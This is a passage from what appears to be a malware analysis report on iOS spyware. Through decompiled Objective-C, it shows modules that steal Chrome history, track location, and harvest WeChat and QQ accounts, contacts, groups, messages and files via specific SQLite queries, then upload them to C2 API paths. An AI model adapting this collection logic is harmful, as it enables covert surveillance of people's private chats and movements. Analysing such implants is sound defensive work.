  objc_msgSend(v18, "copyItemAtPath:toPath:error:", v8, v16, 0LL);
  objc_release(v18);
  objc_release(v8);
  objc_release(v6);
```

*Figure 66: Getting the Chrome browser history.*

```
v12 = objc_retain(a7);
v13 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v14 = objc_msgSend(v13, "init");
objc_msgSend(v14, "setValue:forKey:", v12, CFSTR("data"));
v15 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 14001LL);
v16 = objc_retainAutoreleasedReturnValue(v15);
objc_msgSend(v14, "setValue:forKey:", v16, CFSTR("cmd"));
objc_release(v16);
v17 = objc_msgSend(ICommonDelegate, "GetDeviceID");
v18 = objc_retainAutoreleasedReturnValue(v17);
objc_msgSend(v14, "setValue:forKey:", v18, CFSTR("uid"));
objc_release(v18);
v19 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", v9);
v20 = objc_retainAutoreleasedReturnValue(v19);
objc_msgSend(v14, "setValue:forKey:", v20, CFSTR("total"));
objc_release(v20);
v21 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", v8);
v22 = objc_retainAutoreleasedReturnValue(v21);
objc_msgSend(v14, "setValue:forKey:", v22, CFSTR("complete"));
objc_release(v22);
v23 = ICommonDelegate;
v25 = _NSConcreteStackBlock;
v26 = 3254779904LL;
v27 = __50__Browser_SendHistory_fromid_total_complete_data___block_invoke;
v28 = &__block_descriptor_52_e8_40s_e34_v24__0__NSDictionary_8__NSError_16l;
v29 = a1;
v30 = objc_retain(v11);
v31 = a4;
objc_msgSend(v23, "postForm:toUrl:onCompletion:runLoop:", v14, CFSTR("/api/browser_
```

*Figure 67: Uploading the history information to the hxxp://…/api/browser_history/ server.*

### Locationaaa module (Command ID 13000)

This module is mainly used to get the target's *iPhone* location information. It includes two sub-commands. When the command is 13002, it sets up the continuous configuration with the attacker's parameters.

```
if ( v27 == 13001 )
{
  objc_msgSend(*(id *)(v37 + 32), "addTaskId:mode:", *(unsigned int *)(v37 + 48), v39);
}
else
{
  if ( v27 != 13002 )
  {
    v26 = +[CommonStrings unsupportedCommand:](
            &OBJC_CLASS___CommonStrings,
            "unsupportedCommand:",
            *(unsigned int *)(v37 + 48));
    v25 = objc_retainAutoreleasedReturnValue(v26);
    v24 = +[PluginException exceptionWithErrorCode:Reason:](
            &OBJC_CLASS___PluginException,
            "exceptionWithErrorCode:Reason:",
            11LL,
            v25);
    v22 = objc_retainAutoreleasedReturnValue(v24);
    exception = objc_autorelease(v22);
    objc_release(v25);
    objc_exception_throw(exception);
      __break(1u);
    JUMPOUT(0x93B4LL);
  }
  objc_msgSend(*(id *)(v37 + 32), "setupContinuousConfigurationMode:params:", v39, v42);
}
```

*Figure 68: Command 13002.*

```
v14 = objc_msgSend(location, "objectForKeyedSubscript:", json_keys::kInterval);
v13 = objc_retainAutoreleasedReturnValue(v14);
v12 = (double)(int)objc_msgSend(v13, "intValue") * 60.0;
objc_release(v13);
if ( v12 < 0.0 )
{
  v11 = +[LocationStrings invalidInterval](&OBJC_CLASS___LocationStrings, "invalidInterval");
  v10 = objc_retainAutoreleasedReturnValue(v11);
  v9 = +[PluginException exceptionWithErrorCode:Reason:](
         &OBJC_CLASS___PluginException,
         "exceptionWithErrorCode:Reason:",
         3LL,
         v10);
  v4 = objc_retainAutoreleasedReturnValue(v9);
  v5 = objc_autorelease(v4);
  objc_exception_throw(v5);
    __break(1u);
  JUMPOUT(0x996CLL);
}
v8 = objc_msgSend(location, "objectForKeyedSubscript:", json_keys::kDuration);
v7 = objc_retainAutoreleasedReturnValue(v8);
v6 = (double)(int)objc_msgSend(v7, "intValue") * 60.0 * 60.0;
objc_release(v7);
```

*Figure 69: Parameters are primarily the update interval and duration.*

```
v2 = +[LocationStrings startTemplate](&OBJC_CLASS___LocationStrings, "startTemplate");
v3 = objc_retainAutoreleasedReturnValue(v2);
v4 = v26->_mode;
v22 = 0;
v20 = 0;
v13 = v3;
if ( v4 )
{
  v10 = +[LocationStrings highAccuracyMode](&OBJC_CLASS___LocationStrings, "highAccuracyMode");
  v21 = objc_retainAutoreleasedReturnValue(v10);
  v20 = 1;
  v11 = v21;
}
else
{
  v12 = +[LocationStrings powerSaveMode](&OBJC_CLASS___LocationStrings, "powerSaveMode");
  v23 = objc_retainAutoreleasedReturnValue(v12);
  v22 = 1;
  v11 = v23;
}
v9 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", v13, v11);
v24 = objc_retainAutoreleasedReturnValue(v9);
if ( v20 & 1 )
  objc_release(v21);
if ( v22 & 1 )
  objc_release(v23);
objc_release(v13);
-[BasePlugin sendLog:cmdId:](v26->super._plugin, "sendLog:cmdId:", v24, (unsigned int)v26->super._cmdId);
objc_msgSend(v26->_manager, "setDelegate:", v26);
if ( v26->_mode )
  objc_msgSend(v26->_manager, "setDesiredAccuracy:", kCLLocationAccuracyBest);
else
  objc_msgSend(v26->_manager, "setDesiredAccuracy:", kCLLocationAccuracyHundredMeters);
objc_msgSend(v26->_manager, "startUpdatingLocation");
```

*Figure 70: Command ID 13001, where a task is added to continue updating the location data using the given configuration.*

```
v28 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithDouble:", v6);
v27 = objc_retainAutoreleasedReturnValue(v28);
objc_msgSend(v59, "setObject:forKeyedSubscript:", v27, json_keys::kLng);
objc_release(v27);
objc_msgSend(location, "coordinate");
v51 = v7;
v52 = v8;
v26 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithDouble:", v7);
v25 = objc_retainAutoreleasedReturnValue(v26);
objc_msgSend(v59, "setObject:forKeyedSubscript:", v25, json_keys::kLat);
objc_release(v25);
objc_msgSend(location, "horizontalAccuracy");
v24 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithDouble:", v9);
v23 = objc_retainAutoreleasedReturnValue(v24);
objc_msgSend(v59, "setObject:forKeyedSubscript:", v23, json_keys::kAccuracy);
objc_release(v23);
v22 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 0LL);
v21 = objc_retainAutoreleasedReturnValue(v22);
objc_msgSend(v59, "setObject:forKeyedSubscript:", v21, json_keys::kSource);
objc_release(v21);
v20 = objc_msgSend(location, "timestamp");
v19 = objc_retainAutoreleasedReturnValue(v20);
objc_msgSend(v19, "timeIntervalSince1970");
v18 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithDouble:", v10 * 1000.0);
v17 = objc_retainAutoreleasedReturnValue(v18);
objc_msgSend(v59, "setObject:forKeyedSubscript:", v17, json_keys::kTime);
```

*Figure 71: Uploading the location details with the device info to the hxxp://…/api/location/ server.*

### The iOS WeChat module (Command ID 12000)

This module is mainly used to collect the target's *WeChat* associated information, such as account information, contacts, groups, messages and files.

```
switch ( v48->_cmdID )
{
  case 12001:
    v30 = objc_msgSend(&OBJC_CLASS___WeChatAccount, "alloc");
    v6 = objc_msgSend(v46, "objectForKey:", v44);
    v29 = objc_retainAutoreleasedReturnValue(v6);
    v7 = -[WeChatGenerator initWithAccountInfo:](v30, "initWithAccountInfo:", v29);
    v8 = location;
    location = v7;
    objc_release(v8);
    objc_release(v29);
    break;
  case 12002:
    v28 = objc_msgSend(&OBJC_CLASS___WeChatContacts, "alloc");
    v9 = objc_msgSend(v46, "objectForKey:", v44);
    v27 = objc_retainAutoreleasedReturnValue(v9);
    v10 = -[WeChatGenerator initWithAccountInfo:](v28, "initWithAccountInfo:", v27);
    v11 = location;
    location = v10;
    objc_release(v11);
    objc_release(v27);
    break;
  case 12003:
    v26 = objc_msgSend(&OBJC_CLASS___WeChatGroup, "alloc");
    v12 = objc_msgSend(v46, "objectForKey:", v44);
    v25 = objc_retainAutoreleasedReturnValue(v12);
    v13 = -[WeChatGenerator initWithAccountInfo:](v26, "initWithAccountInfo:", v25);
    v14 = location;
    location = v13;
    objc_release(v14);
    objc_release(v25);
    break;
  case 12004:
    v24 = objc_msgSend(&OBJC_CLASS___WeChatMessage, "alloc");
    v15 = objc_msgSend(v46, "objectForKey:", v44);
    v23 = objc_retainAutoreleasedReturnValue(v15);
    v16 = -[WeChatGenerator initWithAccountInfo:](v24, "initWithAccountInfo:", v23);
    v17 = location;
    location = v16;
    objc_release(v17);
    objc_release(v23);
    break;
  case 12005:
    v22 = objc_msgSend(&OBJC_CLASS___WeChatFile, "alloc");
    v18 = objc_msgSend(v46, "objectForKey:", v44);
    v21 = objc_retainAutoreleasedReturnValue(v18);
    v19 = -[WeChatGenerator initWithAccountInfo:](v22, "initWithAccountInfo:", v21);
    v20 = location;
    location = v19;
    objc_release(v20);
    objc_release(v21);
    break;
  default:
    break;
}
```

*Figure 72: The gathered WeChat information.*

### *The framework for stealing information*

The followng steps are used to steal the information:

1. Get the users' *WeChat* accounts

   To get the *WeChat* account information, it first locates the *WeChat* Documents directory and parses the LoginInfo2.dat file. This file stores many of the account details using a special format that includes the id of the person, phone, and name.

```
v2 = +[Utils searchAppDataHome:](&OBJC_CLASS___Utils, "searchAppDataHome:", CFSTR("com.[redacted].xin"));
v53 = objc_retainAutoreleasedReturnValue(v2);
if ( v53 )
{
  v3 = objc_msgSend(v53, "stringByAppendingPathComponent:", CFSTR("Documents"));
  v4 = objc_retainAutoreleasedReturnValue(v3);
  v29 = v4;
  v5 = objc_msgSend(v4, "stringByAppendingPathComponent:", CFSTR("LoginInfo2.dat"));
  v51 = objc_retainAutoreleasedReturnValue(v5);
  objc_release(v29);
  v6 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithContentsOfFile:", v51);
  v50 = objc_retainAutoreleasedReturnValue(v6);
  location = 0LL;
  v47 = 0LL;
  v7 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___LogInfoProb, "parseFromData:error:", v50, &v47);// GPBMessage
  v28 = objc_retainAutoreleasedReturnValue(v7);
  objc_storeStrong(&location, v47);
```

*Figure 73: Retrieving LoginInfo2.dat, which contains account information.*

   It then uses the value of the id of the person to compute an MD5 hash. The id of the person (id_p) is a value, like 'wxid_xxxx'. *WeChat* supports multiple users, so it uses this hash to create each account's directory for storing information such as account ID and usage.

```
v13 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___AccountProb, "parseFromData:error:", v12, &obj);
v27 = objc_retainAutoreleasedReturnValue(v13);
objc_storeStrong(&location, obj);
v35 = v27;
if ( location )
  goto LABEL_30;
v33 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
v14 = objc_msgSend(v35, "id_p");
v32 = objc_retainAutoreleasedReturnValue(v14);
```

*Figure 74: Getting the value of the id of the person.*

After finding each account directory, all the properties, including the id of the person, directory, phone, and nickname info for each account, will be collected.

```
v15 = objc_msgSend(v53, "stringByAppendingPathComponent:", CFSTR("Documents"));
v26 = objc_retainAutoreleasedReturnValue(v15);
v16 = objc_msgSend(v32, "md5");
v17 = objc_retainAutoreleasedReturnValue(v16);
v25 = v17;
v18 = objc_msgSend(v26, "stringByAppendingPathComponent:", v17);
v31 = objc_retainAutoreleasedReturnValue(v18);
objc_release(v25);
objc_release(v26);
+[Utils logDebug:content:](
  &OBJC_CLASS___Utils,
  "logDebug:content:",
  TAG_4,
  CFSTR("get account %@ and dir %@"),
  v32,
  v31);
v30 = 0;
objc_msgSend(v45, "fileExistsAtPath:isDirectory:", v31, &v30);
if ( v30 & 1 )
{
  objc_msgSend(v33, "setObject:forKeyedSubscript:", v32, CFSTR("account"));
  objc_msgSend(v33, "setObject:forKeyedSubscript:", v31, CFSTR("dir"));
  v19 = objc_msgSend(v35, "phone");
  v24 = objc_retainAutoreleasedReturnValue(v19);
  objc_msgSend(v33, "setObject:forKeyedSubscript:", v24, CFSTR("phonenumber"));
  objc_release(v24);
  v20 = objc_msgSend(v35, "name");
  v23 = objc_retainAutoreleasedReturnValue(v20);
  objc_msgSend(v33, "setObject:forKeyedSubscript:", v23, CFSTR("nickname"));
  objc_release(v23);
  objc_msgSend(v46, "setObject:forKeyedSubscript:", v33, v32);
}
```

*Figure 75: Using the value of the id of the person to calculate a hash and using it to find each account directory.*

2. Use the collected accounts to get the corresponding information that command ID refers to

   The following figure shows that attackers will repeatedly go through all accounts and execute the upload function.

```
obj = objc_retain(v16->_allAccounts);
v11 = objc_msgSend(obj, "countByEnumeratingWithState:objects:count:", accounts_array, v17, 16LL);
if ( v11 )
{
  v10 = *(_QWORD *)accounts_array[2];
  v9 = 0LL;
  v8 = v11;
  while ( 1 )
  {
    v7 = v9;
    if ( *(_QWORD *)accounts_array[2] != v10 )
      objc_enumerationMutation(obj);
    account = *(id *)(accounts_array[1] + 8 * v9);
    if ( (unsigned int)objc_msgSend(account, "isAvailable") & 1 )
    {
      objc_msgSend(account, "loadStatus:", v16->_paraDict);
      while ( 1 )
      {
        v4 = 0;
        if ( (unsigned int)objc_msgSend(account, "hasNext") & 1 )
          v4 = v16->_status == 1;
        if ( !v4 )
          break;
        if ( !((unsigned int)-[WeChatProcess upload:](v16, "upload:", account) & 1) )
        {
          v16->_status = 2LL;
          break;
        }
        objc_msgSend(account, "saveStatus");
      }
```

*Figure 76: Attackers will repeatedly go through all accounts and execute the upload function.*

```
-[WeChatAccount getData]
-[WeChatGroup getData]
-[WeChatMessage getData]
-[WeChatGenerator getData]
-[WeChatContacts getData]
-[WeChatFile getData]
```

```
v3 = objc_msgSend(location, "getData");
v65 = objc_retainAutoreleasedReturnValue(v3);
if ( v65 )
{
  if ( (unsigned int)objc_msgSend((id)globalCommon, "allowUploadData:", (unsigned int)v68->_cmdID) & 1 )
  {
    v63 = 0LL;
    switch ( v68->_cmdID )
    {
      case 12001:
        objc_storeStrong(&v63, CFSTR("/api/chat/account"));
        goto LABEL_12;
      case 12002:
        objc_storeStrong(&v63, CFSTR("/api/chat/contacts"));
        goto LABEL_12;
      case 12003:
        objc_storeStrong(&v63, CFSTR("/api/chat/group"));
        goto LABEL_12;
      case 12004:
        objc_storeStrong(&v63, CFSTR("/api/chat/message/text"));
        goto LABEL_12;
      case 12005:
        objc_storeStrong(&v63, CFSTR("/api/phone_file/"));
```

*Figure 77: In the upload function, it uses the related handler execute getData() function to get the detailed content, which it sends to the related server.*

### *WeChat collected information*

**WeChatAccount**

```
v13 = self;
v12 = a2;
v2 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "dictionaryWithDictionary:", self->super._accountInfo);
v11 = objc_retainAutoreleasedReturnValue(v2);
v3 = -[WeChatAccount searchHeadIcon](v13, "searchHeadIcon");
v10 = objc_retainAutoreleasedReturnValue(v3);
if ( v10 )
  objc_msgSend(v11, "setValue:forKey:", v10, CFSTR("headicon"));
location = 0LL;
```

*Figure 78: Collecting the head icons for each account.*

**WeChatGroup**

```
v2 = objc_msgSend(self->super._accountHome, "stringByAppendingPathComponent:", CFSTR("DB"));
v3 = objc_retainAutoreleasedReturnValue(v2);
v10 = v3;
v4 = objc_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("WCDB_Contact.sqlite"));
location = objc_retainAutoreleasedReturnValue(v4);
objc_release(v10);
```

*Figure 79: Gathering data in the WCDB_Contact.sqlite database.*

It queries this database using the 'select dbContactChatRoom,dbContactRemark,userName,ROWID from friend where ROWID>%d' SQL statement. After that, it parses each item that contains the 'chatroom' string.

```
v7 = objc_msgSend(v58, "dataForColumnIndex:", 0LL);
v56 = objc_retainAutoreleasedReturnValue(v7);
v8 = objc_msgSend(v58, "dataForColumnIndex:", 1LL);
v55 = objc_retainAutoreleasedReturnValue(v8);
v9 = objc_msgSend(v58, "stringForColumnIndex:", 2LL);
v54 = objc_retainAutoreleasedReturnValue(v9);
if ( (unsigned int)objc_msgSend(v54, "containsString:", CFSTR("@chatroom")) & 1 )
{
  v51 = location;
  v10 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___ChatRoomPB, "parseFromData:error:", v56, &v51);
  v37 = objc_retainAutoreleasedReturnValue(v10);
  objc_storeStrong(&location, v51);
  v52 = v37;
  obj = location;
  v11 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___RemarkPB, "parseFromData:error:", v55, &obj);
  v36 = objc_retainAutoreleasedReturnValue(v11);
  objc_storeStrong(&location, obj);
  v50 = v36;
  v12 = objc_msgSend(v36, "name");
  v48 = objc_retainAutoreleasedReturnValue(v12);
  v13 = objc_msgSend(v52, "members");
  v14 = objc_retainAutoreleasedReturnValue(v13);
  v47 = v14;
  v15 = objc_msgSend(v14, "componentsSeparatedByString:", CFSTR(";"));
  v46 = objc_retainAutoreleasedReturnValue(v15);
  v45 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
  objc_msgSend(v45, "setObject:forKeyedSubscript:", v48, CFSTR("groupName"));
  objc_msgSend(v45, "setObject:forKeyedSubscript:", v54, CFSTR("groupID"));
  v44 = objc_msgSend(&OBJC_CLASS___NSMutableArray, "new");
```

*Figure 80: Parsing for the 'chatroom' string.*

**WeChatMessage**

This part is mainly used to collect the target's *WeChat* message information. To collect the messages, it first collects all the friends from the WCDB_Contract.sqlite database and filters out unwanted ones like 'newapp', then saves the information into a global dictionary variable named 'accountMD5' using the <UserName_MD5Hash, UserName> pattern.

```
v4 = objc_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("WCDB_Contact.sqlite"));
v37 = objc_retainAutoreleasedReturnValue(v4);
objc_release(v32);
v5 = objc_msgSend((id)globalCommon, "databaseWithPath:", v37);
v6 = objc_retainAutoreleasedReturnValue(v5);
v7 = v39->_contactDb;
v39->_contactDb = v6;
objc_release(v7);
if ( (unsigned int)objc_msgSend(v39->_contactDb, "open") & 1 )
{
  v8 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
  v9 = (void *)accountMD5;
  accountMD5 = (__int64)v8;
  objc_release(v9);
  v10 = objc_msgSend(v39->_contactDb, "executeQuery:", CFSTR("select userName from friend"));
  v36 = objc_retainAutoreleasedReturnValue(v10);
  while ( (unsigned int)objc_msgSend(v36, "next") & 1 )
  {
    v11 = objc_msgSend(v36, "stringForColumnIndex:", 0LL);
    location = objc_retainAutoreleasedReturnValue(v11);
    v31 = location;
    v30 = (id)accountMD5;
    v12 = objc_msgSend(location, "md5");
    v29 = objc_retainAutoreleasedReturnValue(v12);
    objc_msgSend(v30, "setObject:forKey:", v31, v29);
    objc_release(v29);
    objc_storeStrong(&location, 0LL);
  }
  objc_msgSend(v36, "close");
  v28 = (id)accountMD5;
  v13 = -[WeChatGenerator account](v39, "account");
  v27 = objc_retainAutoreleasedReturnValue(v13);
  v14 = -[WeChatGenerator account](v39, "account");
  v15 = objc_retainAutoreleasedReturnValue(v14);
  v26 = v15;
  v16 = objc_msgSend(v15, "md5");
  v25 = objc_retainAutoreleasedReturnValue(v16);
  objc_msgSend(v28, "setObject:forKey:", v27, v25);
```

*Figure 81: Retrieving the WeChat friends list information and saving it to accountMD5.*

```
if ( !v34 )
{
LABEL_13:
  v17 = objc_msgSend(v39->super._accountHome, "stringByAppendingPathComponent:", CFSTR("DB"));
  v18 = objc_retainAutoreleasedReturnValue(v17);
  v24 = v18;
  v19 = objc_msgSend(v18, "stringByAppendingPathComponent:", CFSTR("MM.sqlite"));
  v33 = objc_retainAutoreleasedReturnValue(v19);
  objc_release(v24);
  v20 = objc_msgSend((id)globalCommon, "databaseWithPath:", v33);
  v21 = objc_retainAutoreleasedReturnValue(v20);
  v22 = v39->_db;
  v39->_db = v21;
  objc_release(v22);
  v40 = (unsigned __int8)objc_msgSend(v39->_db, "open") & 1;
  v34 = 1;
  objc_storeStrong(&v33, 0LL);
```

*Figure 82: Opening a handler to the MM.sqlite database, which is used to save all the messaging information.*

In this database, all the messages sent to certain friends are saved in the Chat_UserNameHash table, so it can iteratively go through all the tables and then save the messages with UserName_Hash for all friends.

```
v30 = objc_msgSend(&OBJC_CLASS___NSMutableArray, "new");
v2 = objc_msgSend(
       v32->_db,
       "executeQuery:",
       CFSTR("SELECT name FROM sqlite_master WHERE type='table' and name like 'Chat%' and name not like 'ChatExt%'"));
v29 = objc_retainAutoreleasedReturnValue(v2);
while ( (unsigned int)objc_msgSend(v29, "next") & 1 )
{
  v3 = objc_msgSend(v29, "stringForColumnIndex:", 0LL);
  location = objc_retainAutoreleasedReturnValue(v3);
  -[WeChatMessage getTableMessage:toArr:](v32, "getTableMessage:toArr:", location, v30);
  objc_storeStrong(&location, 0LL);
}
```

*Figure 83: Sending saved messages to Chat_UserNameHash.*

It first uses the 'SELECT CreateTime,Des,MesLocalID,Message,type FROM %@ where MesLocalID>%d' SQL statement to get all the message items. Among these columns, the MesLocalID is the name used to save a message file. Type indicates the message type, including simple message, image, audio, video, and open data, which can get the file type from suffix.

To get an audio message, it first sets up the message type, and then uses the '/accountHome/Audio/message_id.aud' path to read the content. This way, the attackers collect all the messages.

```
case 0x22u:
  v89 = v130;
  v48 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 2LL);
  v88 = objc_retainAutoreleasedReturnValue(v48);
  objc_msgSend(v89, "setObject:forKey:", v88, CFSTR("messageType"));
  objc_release(v88);
  v49 = objc_msgSend(v144->super._accountHome, "stringByAppendingPathComponent:", CFSTR("Audio"));
  v50 = objc_retainAutoreleasedReturnValue(v49);
  v87 = v50;
  v51 = objc_msgSend(v50, "stringByAppendingPathComponent:", v137);
  v86 = objc_retainAutoreleasedReturnValue(v51);
  v52 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%d.aud"), message_id);
  v53 = objc_retainAutoreleasedReturnValue(v52);
  v85 = v53;
  v54 = objc_msgSend(v86, "stringByAppendingPathComponent:", v53);
  v55 = objc_retainAutoreleasedReturnValue(v54);
  v56 = v118;
  v118 = v55;
  objc_release(v56);
  objc_release(v85);
  objc_release(v86);
  objc_release(v87);
  objc_msgSend(v130, "setObject:forKey:", &stru_AA5E8, CFSTR("content"));
  objc_msgSend(v130, "setObject:forKey:", v118, CFSTR("fileSrc"));
  goto LABEL_34;
```

*Figure 84: Getting an audio message.*

**WeChatContacts**

The contacts information is saved in the 'WCDB_Contact.sqlite' database.

```
v2 = objc_msgSend(self->super._accountHome, "stringByAppendingPathComponent:", CFSTR("DB"));
v3 = objc_retainAutoreleasedReturnValue(v2);
v10 = v3;
v4 = objc_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("WCDB_Contact.sqlite"));
location = objc_retainAutoreleasedReturnValue(v4);
objc_release(v10);
v5 = objc_msgSend((id)globalCommon, "databaseWithPath:", location);
v6 = objc_retainAutoreleasedReturnValue(v5);
```

*Figure 85: The WCDB_Contact.sqlite database path.*

It uses the following SQL statement to get the contacts information:

```
select dbContactHeadImage,dbContactProfile,dbContactRemark,userName,ROWID from friend where ROWID>%d order by ROWID
```

Among these columns, the dbContactHeadImage column is mainly used to store the head image information; dbContactProfile stores each friend's profile information, including country, province and city; and the dbContactRemark field stores each friend's remark details, such as name and alias.

```
v3 = objc_msgSend(
       &OBJC_CLASS___NSString,
       "stringWithFormat:",
       CFSTR("select dbContactHeadImage,dbContactProfile,dbContactRemark,userName,ROWID from friend where ROWID>%d order by ROWID"),
       (unsigned int)v66->_lastRead);
v4 = objc_retainAutoreleasedReturnValue(v3);
v62 = v4;
v5 = objc_msgSend(v66->_db, "executeQuery:", v4);
v61 = objc_retainAutoreleasedReturnValue(v5);
while ( 1 )
{
  v48 = 0;
  if ( v66->_hasRead < v66->_pageCount )
    v48 = (unsigned __int8)objc_msgSend(v61, "next");
  if ( !(v48 & 1) )
    break;
  v6 = (unsigned int)objc_msgSend(v61, "intForColumnIndex:", 4LL);
  v66->_lastRead = v6;
  v60 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
  v7 = objc_msgSend(v61, "dataForColumnIndex:", 0LL);//      : Header image info
  v59 = objc_retainAutoreleasedReturnValue(v7);
  v8 = objc_msgSend(v61, "dataForColumnIndex:", 1LL);//      : profile info
  v58 = objc_retainAutoreleasedReturnValue(v8);
  v9 = objc_msgSend(v61, "dataForColumnIndex:", 2LL);//      : remark info
  v57 = objc_retainAutoreleasedReturnValue(v9);
  v10 = objc_msgSend(v61, "stringForColumnIndex:", 3LL);
  v56 = objc_retainAutoreleasedReturnValue(v10);
  if ( (unsigned int)objc_msgSend(v56, "containsString:", CFSTR("@chatroom")) & 1 )
  {
    v55 = 2;
  }
  else
  {
    v11 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___HeadImagePB, "parseFromData:error:", v59, 0LL);
    v54 = objc_retainAutoreleasedReturnValue(v11);
    v12 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___ProfilePB, "parseFromData:error:", v58, 0LL);
    v53 = objc_retainAutoreleasedReturnValue(v12);
    v13 = +[GPBMessage parseFromData:error:](&OBJC_CLASS___RemarkPB, "parseFromData:error:", v57, 0LL);
```

```
objc_msgSend(v60, "setObject:forKey:", v56, CFSTR("account"));
v47 = v60;
v14 = objc_msgSend(v54, "imageBig");
v46 = objc_retainAutoreleasedReturnValue(v14);
objc_msgSend(v47, "setObject:forKey:", v46, CFSTR("headicon"));
objc_release(v46);
v15 = objc_msgSend(v53, "country");
v45 = objc_retainAutoreleasedReturnValue(v15);
v16 = objc_msgSend(v53, "province");
v17 = objc_retainAutoreleasedReturnValue(v16);
v44 = v17;
v18 = objc_msgSend(v45, "stringByAppendingString:", v17);
v43 = objc_retainAutoreleasedReturnValue(v18);
v19 = objc_msgSend(v53, "city");
v20 = objc_retainAutoreleasedReturnValue(v19);
v42 = v20;
v21 = objc_msgSend(v43, "stringByAppendingString:", v20);
location = objc_retainAutoreleasedReturnValue(v21);
objc_release(v42);
objc_release(v43);
objc_release(v44);
objc_release(v45);
objc_msgSend(v60, "setObject:forKey:", location, CFSTR("location"));
v41 = v60;
v22 = objc_msgSend(v52, "name");
v40 = objc_retainAutoreleasedReturnValue(v22);
objc_msgSend(v41, "setObject:forKey:", v40, CFSTR("nickname"));
objc_release(v40);
v39 = v60;
v23 = objc_msgSend(v52, "alias");
v38 = objc_retainAutoreleasedReturnValue(v23);
objc_msgSend(v39, "setObject:forKey:", v38, CFSTR("alias"));
objc_release(v38);
v37 = v60;
v24 = objc_msgSend(v52, "remark");
v36 = objc_retainAutoreleasedReturnValue(v24);
objc_msgSend(v37, "setObject:forKey:", v36, CFSTR("remark"));
objc_release(v36);
objc_msgSend(v63, "addObject:", v60);
++v66->_hasRead;
```

*Figure 86: Getting contacts' information.*

**WeChatFile**

This module is mainly used to collect all the messages' file path, which is similar to the WeChatMessage module.

```
  case 0x31u:
    v75 = v77;
    v61 = (unsigned __int8)-[WeChatFile extractFileSuffix:fromContent:](
                             v93,
                             "extractFileSuffix:fromContent:",
                             &v75,
                             v78);
    objc_storeStrong(&v77, v75);
    if ( v61 & 1 )
    {
      v49 = objc_msgSend(v93->super._accountHome, "stringByAppendingPathComponent:", CFSTR("OpenData"));
      v50 = objc_retainAutoreleasedReturnValue(v49);
      v60 = v50;
      v51 = objc_msgSend(v50, "stringByAppendingPathComponent:", v87);
      v59 = objc_retainAutoreleasedReturnValue(v51);
      v52 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%d%@"), v80, v77);
      v53 = objc_retainAutoreleasedReturnValue(v52);
      v58 = v53;
      v54 = objc_msgSend(v59, "stringByAppendingPathComponent:", v53);
      v55 = objc_retainAutoreleasedReturnValue(v54);
      v56 = v76;
      v76 = v55;
      objc_release(v56);
      objc_release(v58);
      objc_release(v59);
      objc_release(v60);
    }
    break;
}
if ( v76 && (unsigned int)objc_msgSend(v81, "fileExistsAtPath:", v76) & 1 )
{
  v93->_hasRead = 1;
  objc_storeStrong((id *)&v93->_filePath, v76);
  objc_msgSend(v84, "close");
  v94 = objc_retain(v93->_filePath);
  v88 = 1;
}
```

*Figure 87: WeChatFile module.*

### iOS QQ module (Command ID 25000)

The whole architecture of this module is very similar to that of the *WeChat* module.

```
switch ( v53->_cmdID )
{
  case 0x61A9:
    v35 = objc_msgSend(&OBJC_CLASS___QQAccount, "alloc");
    v34 = v49;
    v6 = objc_msgSend(v51, "objectForKey:", v49);
    v33 = objc_retainAutoreleasedReturnValue(v6);
    v7 = -[QQGenerator initWithAccount:andHome:](v35, "initWithAccount:andHome:", v34, v33);
    v8 = location;
    location = v7;
    objc_release(v8);
    objc_release(v33);
    break;
  case 0x61AA:
    v32 = objc_msgSend(&OBJC_CLASS___QQContacts, "alloc");
    v31 = v49;
    v9 = objc_msgSend(v51, "objectForKey:", v49);
    v30 = objc_retainAutoreleasedReturnValue(v9);
    v10 = -[QQContacts initWithAccount:andHome:](v32, "initWithAccount:andHome:", v31, v30);
    v11 = location;
    location = v10;
    objc_release(v11);
    objc_release(v30);
    break;
  case 0x61AB:
    v29 = objc_msgSend(&OBJC_CLASS___QQGroup, "alloc");
    v28 = v49;
    v12 = objc_msgSend(v51, "objectForKey:", v49);
    v27 = objc_retainAutoreleasedReturnValue(v12);
    v13 = -[QQGenerator initWithAccount:andHome:](v29, "initWithAccount:andHome:", v28, v27);
    v14 = location;
    location = v13;
    objc_release(v14);
    objc_release(v27);
    break;
  case 0x61AC:
    v26 = objc_msgSend(&OBJC_CLASS___QQMessage, "alloc");
    v25 = v49;
    v15 = objc_msgSend(v51, "objectForKey:", v49);
    v24 = objc_retainAutoreleasedReturnValue(v15);
    v16 = -[QQGenerator initWithAccount:andHome:](v26, "initWithAccount:andHome:", v25, v24);
    v17 = location;
    location = v16;
    objc_release(v17);
    objc_release(v24);
    break;
  case 0x61AD:
    v23 = objc_msgSend(&OBJC_CLASS___QQFile, "alloc");
    v22 = v49;
    v18 = objc_msgSend(v51, "objectForKey:", v49);
    v21 = objc_retainAutoreleasedReturnValue(v18);
    v19 = -[QQGenerator initWithAccount:andHome:](v23, "initWithAccount:andHome:", v22, v21);
    v20 = location;
    location = v19;
